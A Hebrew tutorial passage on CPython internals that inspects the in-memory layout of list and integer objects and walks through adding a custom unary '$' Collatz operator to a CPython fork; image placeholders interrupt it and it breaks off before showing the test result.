


הגענו לאובייקט ה-PyTypeObject שמתאים ל-list, סוג האובייקט x. השדה שנסתכל עליו הוא tp_name, בצבע אדום, שמכיל מצביע למחרוזת שמתארת את סוג האובייקט:




בנוסף למצביע למחרוזת זו ישנם בהמשך כל המצביעים לפונקציות השונות שהאובייקט x תומך בהן, ולטבלאות הפונקציות הנוספות ששייכות לסוג האובייקט.

מכיוון שאובייקט ה-PyTypeObject שמתאים ל-list הוא אובייקט בפני עצמו, גם לו יש שדות סטנדרטיים של ob_refcnt ו-ob_type. אם נעקוב אחרי ה-ob_type שלו, בצבע סגול, נגיע ל-PyTypeObject שמתאים ל-type:



אפשר לראות זאת בעזרת ההבחנה ששדה ה-ob_type מכיל מצביע בחזרה לאובייקט עצמו, וגם עם מעקב אחרי שדה ה-tp_name שלו, באדום:



אם נחזור חזרה לייצוג בזיכרון של האובייקט x עצמו, נראה שבשחור ישנם השדות הספציפיים שקיימים באובייקט מסוג list. מבלי לקרוא את קוד המקור של מימוש אובייקט הרשימה, ניתן לנחש שקיימים בו שדות של:

- מערך מצביעים לאובייקטים שנמצאים ברשימה.
- מספר המייצג את גודל המערך המוקצה לרשימה.
- מספר שמייצג את כמות האיברים בפועל ברשימה.

אנחנו אכן רואים את המספר 3, מצביע כלשהו, ואת המספר 4, סביר להניח שאלה השדות שניחשנו שקיימים. אם נעקוב אחרי המצביע נראה שהוא מכיל מערך של מצביעים:

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct

Address	Hex	ASCII
00000287C0E98810	80 FB 26 63 FF 7F 00 00 D0 B8 E7 C0 87 02 00 00	.û&cÿ...Ð¸çÀ....
00000287C0E98820	00 9C 13 63 FF 7F 00 00 90 EF 17 01 1F 0A 00 00	...cÿ....ï......
00000287C0E98830	01 00 00 00 00 00 00 00 10 80 13 63 FF 7F 00 00	...........cÿ...
00000287C0E98840	08 00 00 00 00 00 00 00 00 00 10 00 87 02 00 00	....
00000287C0E98850	01 00 00 00 00 00 00 00 10 80 13 63 FF 7F 00 00	...........cÿ...
00000287C0E98860	10 00 00 00 00 00 00 00 C0 9F 11 01 1F 0A 00 00	........À.......
00000287C0E98870	02 00 00 00 00 00 00 00 10 80 13 63 FF 7F 00 00	...........cÿ...

אם נעקוב אחרי המצביע השני במערך, באדום, נגיע לאובייקט שיש בו את המחרוזת "hello":

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct

Address	Hex	ASCII
00000287C0E7B8D0	FF FF FF FF 00 00 00 00 90 0F 14 63 FF 7F 00 00	ÿÿÿÿ.......cÿ...
00000287C0E7B8E0	05 00 00 00 00 00 00 00 C7 FE F1 E6 22 3C 08 76	........Cÿñæ"<.v
00000287C0E7B8F0	66 64 00 20 2D 34 32 0A 68 65 6C 6C 6F 00 00 00	fd. -42.hello...
00000287C0E7B900	01 00 00 00 00 00 00 00 C0 71 12 63 FF 7F 00 00	........Aq.cÿ...
00000287C0E7B910	01 00 00 00 00 00 00 00 FF FF FF FF FF FF FF FF	........ÿÿÿÿÿÿÿÿ
00000287C0E7B920	20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

זהו אכן האובייקט השני ברשימה שלנו, וניתן לוודא זאת גם כן בעזרת id:

```
C:\Users\Eli\Desktop\CPython_fork\PCbuild\amd64\python.exe
>>> hex(id(x[1]))
'0x287c0e7b8d0'
>>>
```

זו אותה הכתובת שהגענו אליה בעצמנו.

פונקציה שימושית נוספת היא הפונקציה sys.getsizeof שמחזירה את הגודל של אובייקט. ליתר דיוק, את הגודל של אובייקט לא כולל הגודל של האובייקטים שהוא מצביע אליהם. כשמריצים את הפונקציה על הרשימה x שלנו מקבלים את הערך 88:

```
C:\Users\Eli\Desktop\CPython_fork\PCbuild\amd64\python.exe
>>> sys.getsizeof(x)
88
>>>
```

אם נוסיף לרשימה איבר נוסף ונחשב את גודל הרשימה החדש, נקבל עדיין את הערך 88:

```
C:\Users\Eli\Desktop\CPython_fork\PCbuild\amd64\python.exe
>>> x.append("goodbye")
>>> sys.getsizeof(x)
88
>>>
```

זה קורה בגלל שכמו שמצאנו, מאחורי הקלעים הרשימה ממומשת בעזרת מערך שגדל וקטן באופן דינמי. ראינו קודם ששני הערכים המעניינים שנמצאים בזיכרון של האובייקט הם 3 ו-4, ואם נסתכל שוב נראה שעכשיו הם 4 ו-4:

```
Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct

Address          Hex                                             ASCII
00000287C13388C0 01 00 00 00 00 00 00 00 E0 77 13 63 FF 7F 00 00 ........àw.cÿ...
00000287C13388D0 04 00 00 00 00 00 00 00 10 88 E9 C0 87 02 00 00 ..........éÀ....
00000287C13388E0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000287C13388F0 F0 B8 33 C1 87 02 00 00 B0 B8 33 C1 87 02 00 00 ð¸3Á....°¸3Á....
```

ולכן סביר להניח שאם נוסיף איבר נוסף עכשיו, התהליך יהיה חייב להקצות מערך חדש גדול יותר, להעתיק אליו את המצביעים מהמערך הקודם, ולהוסיף אליו את האיבר החדש. ניתן לוודא זאת עם sys.getsizeof גם כן:

```
C:\Users\Eli\Desktop\CPython_fork\PCbuild\amd64\python.exe
>>> x.append("hello again")
>>> sys.getsizeof(x)
120
>>>
```

וניתן לראות בפועל בזיכרון שהערכים השתנו ל-5 ו-8, וגם שהמצביע למערך השתנה:

```
Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct

Address          Hex                                             ASCII
00000287C13388C0 01 00 00 00 00 00 00 00 E0 77 13 63 FF 7F 00 00 ........àw.cÿ...
00000287C13388D0 05 00 00 00 00 00 00 00 F0 82 34 C1 87 02 00 00 ........ð.4Á....
00000287C13388E0 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000287C13388F0 F0 B8 33 C1 87 02 00 00 B0 B7 32 C1 87 02 00 00 ð¸3Á....°·2Á....
```

כמו ששיערנו התהליך הקצה מערך גדול יותר, במקרה זה בגודל כפול מהקודם - 8 איברים במקום 4, והוסיף אליו את האיבר החדש. הניסוי שעשינו גם נתן לנו קצת מושג על אלגוריתם ה-reallocation של רשימות. ראינו שמהסתכלות בזיכרון ניתן להסיק כל מיני מסקנות על איך אובייקטים מוגדרים ב-CPython, ואופן הפעולות שהם מבצעים מאחורי הקלעים. כמובן שניתן להסתכל על הקוד והתיעוד כדי להבין הכל יותר לעומק, אבל גם דרך זו עוזרת ללמידה.

PyNumberMethods

כאמור אובייקטים מסוגים שונים, לא רק מספרים, יכולים לממש חלק מהפונקציות שבטבלת ה-PyNumberMethods. דוגמאות לכך הן למשל אובייקט מסוג bytes שתומך באופרטור % לפעולת Formatting:

```
2547    static PyObject *
2548    bytes_mod(PyObject *self, PyObject *arg)
2549    {
2550        if (!PyBytes_Check(self)) {
2551            Py_RETURN_NOTIMPLEMENTED;
2552        }
2553        return _PyBytes_FormatEx(PyBytes_AS_STRING(self), PyBytes_GET_SIZE(self),
2554                                 arg, 0);
2555    }
2556
2557    static PyNumberMethods bytes_as_number = {
2558        0,              /*nb_add*/
2559        0,              /*nb_subtract*/
2560        0,              /*nb_multiply*/
2561        bytes_mod,      /*nb_remainder*/
2562    };
```

[מתוך הקובץ bytesobject.c]

מה שמאפשר להריץ את הקוד:

```
C:\Users\Eli\Desktop\CPython_fork\PCbuild\amd64\python.exe
>>> b'dec=%d hex=%X str=%s' % (10, 10, b'Ten')
b'dec=10 hex=A str=Ten'
```

או למשל אובייקט מסוג set שתומך באופרטורים -, &, ^, |:

```
2086    static PyNumberMethods set_as_number = {
2087        0,                                  /*nb_add*/
2088        (binaryfunc)set_sub,                /*nb_subtract*/
2089        0,                                  /*nb_multiply*/
2090        ...
2091        0,                                  /*nb_rshift*/
2092        (binaryfunc)set_and,                /*nb_and*/
2093        (binaryfunc)set_xor,                /*nb_xor*/
2094        (binaryfunc)set_or,                 /*nb_or*/
2095        0,                                  /*nb_int*/
2096        ...
2097    };
```

[מתוך הקובץ setobject.c]

מה שמאפשר להריץ את הקוד:

```
C:\Users\Eli\Desktop\CPython_fork\PCbuild\amd64\python.exe
>>> {1,2,3} - {2,4}
{1, 3}
>>> {1,2,3} ^ {2,4}
{1, 3, 4}
>>> {1,2,3} & {2,4}
{2}
```

ועוד.

אנחנו נרצה להגדיר מצביע חדש לפונקציה בטבלה הפונקציות הזו, שיתאים לאופרטור $ החדש, ונממש את הפעולה המתאימה לו באובייקט שמתאים למספרים שלמים.

האובייקט PyLongObject

ב-CPython מספרים שלמים מיוצגים באובייקט ששמו PyLongObject. כאמור הלוגיקה של כל סוג אובייקט ממומשת בקובץ בשם nameobject.c, ובפרט עבור סוג אובייקט זה היא ממומשת בקובץ longobject.c. גם אובייקט ה-PyTypeObject המתאים לו מוגדר בקובץ זה. הגדרת האובייקט PyLongObject ותיעוד שלו נמצאים בקובץ longintrepr.h. להלן הגדרתו:

```
typedef struct _longobject PyLongObject;
struct _longobject {
    PyObject_HEAD
    _PyLongValue long_value;
};

typedef struct _PyLongValue {
    uintptr_t lv_tag; /* Number of digits, sign and flags */
    digit ob_digit[1];
} _PyLongValue;

typedef uint32_t digit;
```

כמו כל האובייקטים, הוא מכיל בתחילתו את ה-PyObject הסטנדרטי, עם שדות ה-ob_refcnt וה-ob_type. לאחר מכן הוא מכיל שדה בשם lv_tag (long value tag bits) שמכיל מידע על המספר המיוצג - הסימן שלו, וכמות הספרות שבו:

```
/* Long value tag bits:
 * 0-1: Sign bits value = (1-sign), ie. negative=2, positive=0, zero=1.
 * 2: Reserved for immortality bit
 * 3+ Unsigned digit count
 */
#define SIGN_MASK 3
#define SIGN_ZERO 1
#define SIGN_NEGATIVE 2
#define NON_SIZE_BITS 3
```


שני הביטים הנמוכים מייצגים את סימן המספר - אפס \ חיובי \ שלילי. הביט השלישי הוא ביט שמור, ושאר 29 הביטים מייצגים את כמו הספרות שבמספר המיוצג.

השדה האחרון ב-PyLongObject הוא מערך של ספרות המספר המיוצג, וגודלו הוא כמספר הספרות כפי שמקודד בשדה lv_tag. בהקשר של האובייקט זה, כל "ספרה" נמצאת באיבר בגודל 32 ביט במערך, אך

בפועל משתמשים רק ב-30 ביט מתוכם, ולכן "ספרה" מוגדרת כמספר באורך 30 ביט. הסיבה ל"בזבוז" 2 הביטים היא, על פי התיעוד, שהספריה המובנית marshal מצפה שמספר הביטים בכל ספרה יהיה כפולה של 15. שיהיה.


האובייקט PyLongObject בזיכרון

נסתכל על אובייקטים של כמה מספרים לדוגמא בזיכרון, למשל על המספר 42-:



שדה ה-lv_tag (בכחול) נמצא לאחר שדות ה-ob_refcnt וה-ob_type הסטנדרטיים. מכיוון שהמספר שלילי, 2 הביטים הנמוכים בשדה הם 10. הביט הבא (reserved) הוא 0 תמיד. שאר הביטים מייצגים את כמות הספרות במספר, ומכיוון שהוא מורכב מספרה אחת, ביטים אלה מכילים את הערך 01...0. בסך הכל שדה ה-lv_tag הוא 01010...0 שמתאים לערך 0xA כפי שרואים בפועל. לאחר מכן נמצא המערך ob_digit שמכיל איבר אחד של ספרה - והערך שלה הוא 0x2A שמתאים למספר 42 שלנו.


אם נסתכל על אובייקט שמתאים למספר שגודלו 31 ביטים ומעלה, נראה שבמערך ה-ob_digit שלו יש יותר מספרה אחת. למשל המספר 0x12345678ABCDEF:



מכיוון שהמספר חיובי, שני הביטים הנמוכים בשדה ה-lv_tag הם 00. הביט הבא הוא 0. הפעם המספר דורש שתי ספרות ולכן שני הביטים הבאים הם 10. בסך הכל שדה ה-lv_tag הוא 010000...0 שמתאים לערך 0x10 שרואים בפועל.

ניתן גם לראות שבספרה הראשונה נמצאים רק 30 הביטים הנמוכים (0x38ABCDEF), ובספרה השניה מופיעים השאר (0x48D159). זה נובע מהעובדה ש-2 הביטים הנמוכים בכל ספרה "מבוזבזים".


צורה נוחה לראות בדיוק מתי מתווספת ספרה למספר היא שימוש בפונקציה sys.getsizeof. אם נסתכל על גודל של מספר בעל 30 ביטים נקבל את הגודל 28:



הסיבה לכך היא:

- 8 בתים ל-ob_refcnt.
- 8 בתים ל-ob_type.
- 8 בתים ל-lv_tag.
- 4 בתים לספרה הראשונה של המספר.


לעומת זאת, אם נסתכל על גודל של מספר בעל 31 ביטים נקבל את הגודל:



מכיוון שעכשיו צריך 2 ספרות כדי לייצג את המספר, נוספים 4 בתים בשביל הספרה השניה.

אופטימיזציה של PyLongObject על מספרים קטנים

לפני שנסכם חלק זה, כדאי לציין שקיימת אופטימיזציה מסוימת על מספרים קטנים. כשמדפיסים את הכתובות של האובייקטים שמתאימים למספרים שבין 250 ל-263 זה הפלט שמתקבל:



נראה שהמספרים 250 עד 256 נמצאים אחד אחרי השני בזיכרון, בהפרש של 0x20 בתים אחד מהשני. שאר המספרים נמצאים במקום אחר לגמרי בזיכרון, ובכתובות שחוזרות על עצמן. כלומר האובייקטים של מספרים אלו מוקצים ומשתחררים דינמית בהתאם לשימוש בהם.

הזכרתי קודם שקיימים אובייקטים שמכונים "immortal", וטווח המספרים 5- עד 256 הם חלק מהאובייקטים האלו. אובייקטים אלו מוגדרים פעם אחת בצורה סטטית בקוד של CPython ולעולם לא משתחררים מהזיכרון. מדובר באופטימיזציה של CPython על מספרים קטנים שמשתמשים בהם יחסית הרבה, והיא חוסכת הקצאות זיכרון מיותרות. כשב-Interpreter נעשה שימוש במספר בטווח זה, במקום להקצות אובייקט עבורו ולשחרר אותו בסוף השימוש, מוחזר מצביע לאובייקט ה-immortal הסטטי המתאים.

אובייקטים אלה, ועוד אחרים, מוגדרים בקובץ pycore_global_objects.h תחת struct בשם _Py_static_objects. המספרים הקטנים מוגדרים במערך בשם small_ints:

```
37  struct _Py_static_objects {
        Eric Snow, 15 months ago | 1 author (Eric Snow)
38      struct {
39          /* Small integers are preallocated in this array so that they
40           * can be shared.
41           * The integers that are preallocated are those in the range
42           * -_PY_NSMALLNEGINTS (inclusive) to _PY_NSMALLPOSINTS (exclusive).
43           */
44          PyLongObject small_ints[_PY_NSMALLNEGINTS + _PY_NSMALLPOSINTS];
45
46          PyBytesObject bytes_empty;
            Eric Snow, 2 years ago | 1 author (Eric Snow)
47          struct {
48              PyBytesObject ob;
49              char eos;
50          } bytes_characters[256];
51
52          struct _Py_global_strings strings;
```

ועם הקבועים:

```
20  #define _PY_NSMALLPOSINTS                       257
21  #define _PY_NSMALLNEGINTS                       5
```

בהמשך נשתמש באובייקטים של מספרים קטנים אלה למימוש הלוגיקה של חישוב פונקציית קולץ.

בחזרה למימוש פקודת ה-Bytecode החדשה

לאחר כל ההקדמה הזו על אובייקטים, אפשר לחזור למימוש פקודת ה-Bytecode החדשה.

הוספת פונקציה חדשה לטבלת הפונקציות PyNumberMethods

כאמור, כל סוג אובייקט קובע לעצמו איזה מהפונקציות מבין אלו שבטבלה PyNumberMethods הוא מממש. נוסיף לטבלה זו רשומה חדשה, שתהיה מצביע לפונקציית Collatz שאובייקט יכול לממש. באובייקט מסוג PyLongObject נכתוב ברשומה זו מצביע לפונקציה, ובכל שאר סוגי האובייקטים המצביע הזה יהיה מאופס. הגדרת הטבלה נמצאת בקובץ object.h. נוסיף בה מצביע חדש בשם nb_collatz מסוג unaryfunc:

```
61  typedef struct {
62      binaryfunc nb_add;
63      binaryfunc nb_subtract;
64      binaryfunc nb_multiply;
65      binaryfunc nb_remainder;
66      binaryfunc nb_divmod;
67      ternaryfunc nb_power;
68      unaryfunc nb_negative;
69      unaryfunc nb_positive;
70      unaryfunc nb_absolute;
71      unaryfunc nb_collatz;
72      inquiry nb_bool;
73      unaryfunc nb_invert;
74      binaryfunc nb_lshift;
75      binaryfunc nb_rshift;
76      binaryfunc nb_and;
77      binaryfunc nb_xor;
78      binaryfunc nb_or;
```

לאחר מכן יש ללכת לכל האובייקטים שמשתמשים בטבלה זו, ולכל אחד מהם להגדיר את הערך 0 במקום שמתאים ל-nb_collatz בטבלה. למשל בקובץ boolobject.c:

```
122 static PyNumberMethods bool_as_number = {
123     0,                          /* nb_add */
124     0,                          /* nb_subtract */
125     0,                          /* nb_multiply */
126     0,                          /* nb_remainder */
127     0,                          /* nb_divmod */
128     0,                          /* nb_power */
129     0,                          /* nb_negative */
130     0,                          /* nb_positive */
131     0,                          /* nb_absolute */
132     0,                          /* nb_collatz */
133     0,                          /* nb_bool */
134     (unaryfunc)bool_invert,     /* nb_invert */
135     0,                          /* nb_lshift */
136     0,                          /* nb_rshift */
137     bool_and,                   /* nb_and */
138     bool_xor,                   /* nb_xor */
```

יוצא מן הכלל יהיה כמובן האובייקט PyLongObject.

בטבלת ה-PyNumberMethods שבקובץ longobject.c נגדיר מצביע לפונקציה חדשה בשם long_collatz במקום שמתאים ל-nb_collatz:

```
6256  static PyNumberMethods long_as_number = {
6257      (binaryfunc)long_add,       /*nb_add*/
6258      (binaryfunc)long_sub,       /*nb_subtract*/
6259      (binaryfunc)long_mul,       /*nb_multiply*/
6260      long_mod,                   /*nb_remainder*/
6261      long_divmod,                /*nb_divmod*/
6262      long_pow,                   /*nb_power*/
6263      (unaryfunc)long_neg,        /*nb_negative*/
6264      long_long,                  /*tp_positive*/
6265      (unaryfunc)long_abs,        /*tp_absolute*/
6266      (unaryfunc)long_collatz,    /*nb_collatz*/
6267      (inquiry)long_bool,         /*tp_bool*/
6268      (unaryfunc)long_invert,     /*nb_invert*/
6269      long_lshift,                /*nb_lshift*/
6270      long_rshift,                /*nb_rshift*/
6271      long_and,                   /*nb_and*/
6272      long_xor,                   /*nb_xor*/
6273      long_or,                    /*nb_or*/
```

ניצור את הפונקציה הזו באותו קובץ, ובתור התחלה נכתוב לה לוגיקה שתחזיר תמיד את המספר הקבוע 1337, רק כדי לראות שהכל עובד כמו שצריך בינתיים:

```
4889  static PyObject *
4890  long_collatz(PyLongObject *v)
4891  {
4892      return PyLong_FromLong(1337);
4893  }
```

בנוסף למה שעשינו עד כה, נצטרך להגדיר מתי נרצה לקרוא לפונקציה שנמצאת במצביע החדש שהוספנו לטבלה, nb_collatz. כזכור, בקובץ bytecodes.c הגדרנו שכשה-Interpreter יריץ את פקודת ה-Bytecode החדשה, תיקרא הפונקציה PyNumber_Collatz. עדיין לא הגדרנו אותה.

הפונקציות מהצורה PyNumber_Name מוגדרות בקובץ abstract.c בעזרת המאקרו UNARY_FUNC:

```
1380  UNARY_FUNC(PyNumber_Negative, nb_negative, __neg__, "unary -")
1381  UNARY_FUNC(PyNumber_Positive, nb_positive, __pow__, "unary +")
1382  UNARY_FUNC(PyNumber_Invert, nb_invert, __invert__, "unary ~")
1383  UNARY_FUNC(PyNumber_Absolute, nb_absolute, __abs__, "abs()")
```

מאקרו זה מקבל את שם הפונקציה PyNumber_Name שרוצים להגדיר, ואת השדה המתאים למצביע הפונקציה בטבלה PyNumberMethods שרוצים להתאים לה, ומגדיר את הפונקציה.

נוסיף לקובץ זה שורה חדשה עבור הפונקציה PyNumber_Collatz שתקרא לפונקציה שמתאימה ל-nb_collatz בטבלה:

```
1380    UNARY_FUNC(PyNumber_Negative, nb_negative, __neg__, "unary -")
1381    UNARY_FUNC(PyNumber_Positive, nb_positive, __pow__, "unary +")
1382    UNARY_FUNC(PyNumber_Invert, nb_invert, __invert__, "unary ~")
1383    UNARY_FUNC(PyNumber_Absolute, nb_absolute, __abs__, "abs()")
1384    UNARY_FUNC(PyNumber_Collatz, nb_collatz, __collatz__, "unary $")
```

בנוסף, יש להוסיף את חתימת הפונקציה בקובץ abstract.h בדומה לחתימות שאר הפונקציות בו:

```
491   /* Returns the absolute value of 'o', or NULL on failure.
492
493      This is the equivalent of the Python expression: abs(o). */
494   PyAPI_FUNC(PyObject *) PyNumber_Absolute(PyObject *o);
495
496   /* Returns the Collatz value of 'o', or NULL on failure.
497
498      This is the equivalent of the Python expression: $o. */
499   PyAPI_FUNC(PyObject *) PyNumber_Collatz(PyObject *o);
500
```

Constant Folding

לפני שנקמפל ונבדוק שכל השינויים שהכנסנו עד כה מתנהגים כצפוי, נשאר לנו עוד דבר אחד לעשות.

בתהליך הקומפילציה של קוד Python ישנה אופטימיזציה ברמת ה-AST שנקראת Constant Folding. כשקוד Python מכיל ביטוי מתמטי עם מספרים קבועים, אז במקום לקמפל את הקוד לפקודות Bytecode שמבצעות את החישוב בזמן ריצה ב-Interpreter, החישוב מתבצע בזמן הקומפילציה של הקוד ומשתמשים בתוצאת החישוב ב-Bytecode שנוצר.

דוגמא לכך היא קוד שמכיל למשל את הביטוי:

```
x = 3 + 4
```

לכאורה צריך לקמפל את הקוד הזה לפקודות:

```
PUSH 3, PUSH 4, BINARY_OP +, POP x
```

במקום זאת, בזמן הקומפילציה של הקוד מתבצע החישוב 3 + 4 = 7 והקוד מתקמפל לפקודות:

```
PUSH 7, POP x
```

ניתן לראות זאת בפועל:

```
C:\Users\Eli\Desktop\CPython_fork\PCbuild\amd64\python.exe
>>> dis.dis("x = 3 + 4")
  0           RESUME                   0

  1           LOAD_CONST               0 (7)
              STORE_NAME               0 (x)
              RETURN_CONST             1 (None)
>>>
```

האופטימיזציה הזאת קורית בפונקציה ast_foldexpr שבקובץ ast_opt.c. במקרה שהביטוי מכיל אופרטור אונרי, כמו במקרה של האופרטור החדש שהוספנו, הפונקציה שנקראת היא fold_unaryop. להלן סוף הפונקציה:

```
115     typedef PyObject *(*unary_op)(PyObject*);
116     static const unary_op ops[] = {
117         [Invert] = PyNumber_Invert,
118         [Not] = unary_not,
119         [UAdd] = PyNumber_Positive,
120         [USub] = PyNumber_Negative,
121     };
122     PyObject *newval = ops[node->v.UnaryOp.op](arg->v.Constant.value);
123     return make_const(node, newval, arena);
124 }
```

בקטע קוד זה ישנה טבלת פונקציות קטנה שיש בה מיפוי בין אופרטור אונרי לפונקציה שיש להריץ כשרוצים לבצע את החישוב המתאים לו בזמן קומפילציה. הקוד בוחר את הפונקציה המתאימה, קורא לה, ומחזיר את תוצאת החישוב כקבוע חדש. נוסיף לה התייחסות לאופרטור החדש ואת הפונקציה החדשה המתאימה לו:

```
115     typedef PyObject *(*unary_op)(PyObject*);
116     static const unary_op ops[] = {
117         [Invert] = PyNumber_Invert,
118         [Not] = unary_not,
119         [UAdd] = PyNumber_Positive,
120         [USub] = PyNumber_Negative,
121         [Collatz] = PyNumber_Collatz,
122     };
123     PyObject *newval = ops[node->v.UnaryOp.op](arg->v.Constant.value);
124     return make_const(node, newval, arena);
125 }
```

תוצאת הביניים

עד כה עשינו הרבה שינויים ולכן זהו זמן טוב לבדוק שהכל עובד כצפוי. כשמקמפלים את הקוד ומריצים, מקבלים את התוצאה:

